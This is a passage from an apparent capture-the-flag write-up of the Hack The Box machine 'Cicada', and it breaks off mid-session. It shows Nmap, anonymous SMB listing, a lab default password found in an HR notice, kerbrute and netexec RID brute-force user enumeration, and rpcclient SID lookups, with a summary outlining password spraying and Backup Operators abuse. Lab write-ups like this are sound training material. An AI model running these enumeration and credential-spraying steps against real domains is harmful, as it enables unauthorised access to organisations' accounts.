HTB-Cicada

Summary

I completed this box on adventure mode.

This was categorized as an AD box but only a very small portion of it had anything to do with Active Directory.


An anonymous SMB share has a Company default password for users. You use RID Brute Forcing to enumerate valid users. Password spray the default password against the valid users and you find that one of the users is still on the default password. This gives you access to credentialed enumeration. Through an SMB based tool or LDAP you will find that one of the users has their password in the description field. This user has access to an SMB share that your first user does not. In that SMB share is a script from another user. She left her creds in the script. She is a member of the Backup Operators and Remote Management group.

The first thing is to use a remote management interface to enter the box and grab the user.txt. Then there are a number of ways to abuse the Backup Operator group membership. I chose to take the cheap way out and copy down the root.txt file for a flag. I was reminded of more proper techniques after I reviewed the video and written walkthroughs.

Actions

Our story begins, as always, with an Nmap scan

```
sudo nmap -sC -sV 10.10.11.35 -oN cicada.nmap
```



```
  cicada cat cicada.nmap
# Nmap 7.95 scan initiated Tue Jun 17 10:56:51 2025 as: /usr/lib/nmap/nmap -sC -sV -oN cicada.nmap 10.10.11.35
Nmap scan report for 10.10.11.35
Host is up (0.036s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-17 21:57:03Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-17T21:57:43
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 17 10:58:23 2025 -- 1 IP address (1 host up) scanned in 92.01 seconds
```

I add the domain and domain controller name to my /etc/hosts


```
echo "10.10.11.35 cicada.htb" | sudo tee -a /etc/hosts
```

Looking at the Nmap results there are 3 services to enumerate:

- SMB
- LDAP
- RPC

I start with SMB as it is the juiciest.


```
smbclient -N -L \\\\cicada.htb
```



```
➜  cicada smbclient -N -L \\\\cicada.htb

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to cicada.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
➜  cicada
```


I find DEV and HR shares that are non-standard shares.

```
smbclient //cicada.htb/dev
```




```
➜  cicada smbclient //cicada.htb/dev
Password for [WORKGROUP\microwave]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
```

```
smbclient //cicada.htb/hr
```



```
  cicada smbclient //cicada.htb/hr
assword for [WORKGROUP\microwave]:
ry "help" to get a list of possible commands.
mb: \> dir
 .                                   D        0  Thu Mar 14 08:29:09 2024
 ..                                  D        0  Thu Mar 14 08:21:29 2024
 Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

               4168447 blocks of size 4096. 374639 blocks available
mb: \>
```



```
    ..    cicada.nmap   Notice from HR.txt
➜  cicada cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

So I find a password but no user. Before doing this box I did not know about "RID Cycling". I spent a lot of time running kerbrute userenum with the jsmith.txt variants.

```
kerbrute userenum -d cicada.htb --dc cicada.htb -o valid_ad_users -v
/usr/share/wordlists/statistically-likely-usernames/jsmith.txt
```

These wordlists are available at https://github.com/insidetrust/statistically-likely-usernames

I stepped away and pondered it for awhile. I came up with the idea of checking the SSL certs for emails and names - something I could go off of to generate a username

```
openssl s_client -connect cicada.htb:636 -showcerts
```


I tried a few of the SSL service ports. No dice.

It was at this point that I realized I may be missing a technique. It appears that the CPTS course was thorough but not exhaustive. So I peek at the guide.

And sure enough it points me to a tool called "netexec" that can run a technique called "RID Cycling" or "RID brute-force"

```
netexec smb cicada.htb -u guest -p '' --rid-brute
```

https://www.netexec.wiki/




```
→  cicada netexec smb CICADA-DC -u guest -p '' --rid-brute
→  cicada netexec smb cicada.htb -u guest -p '' --rid-brute
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
→  cicada
[0] 0:zsh*
```

When I watched Ippsec's video afterwards he did a very good job of explaining how this works. This is a noisier technique than kerbrute's userenum (which leverages the KDC service) but it actually leverages RPC to find users.


The RID of an object is the last portion of the SID. All objects have a common SID until the last few digits which depict the RID of the object itself. The Administrator user is RID 500.

RPC has a call called "lookupsids".



```
rpcclient $> lookupsids S-1-5-21-917908876-1423158569-3159038727-500
S-1-5-21-917908876-1423158569-3159038727-500 CICADA\Administrator (1)
```

If you iterate over the RID with the lookupsids function, you will get back objects. Some of which will be users




```
rpcclient $> lookupnames administrator
administrator S-1-5-21-917908876-1423158569-3159038727-500 (User: 1)
rpcclient $> lookupsids S-1-5-21-917908876-1423158569-3159038727-500
S-1-5-21-917908876-1423158569-3159038727-500 CICADA\Administrator (1)
rpcclient $> lookupsids S-1-5-21-917908876-1423158569-3159038727-501
S-1-5-21-917908876-1423158569-3159038727-501 CICADA\Guest (1)
rpcclient $> lookupsids S-1-5-21-917908876-1423158569-3159038727-502
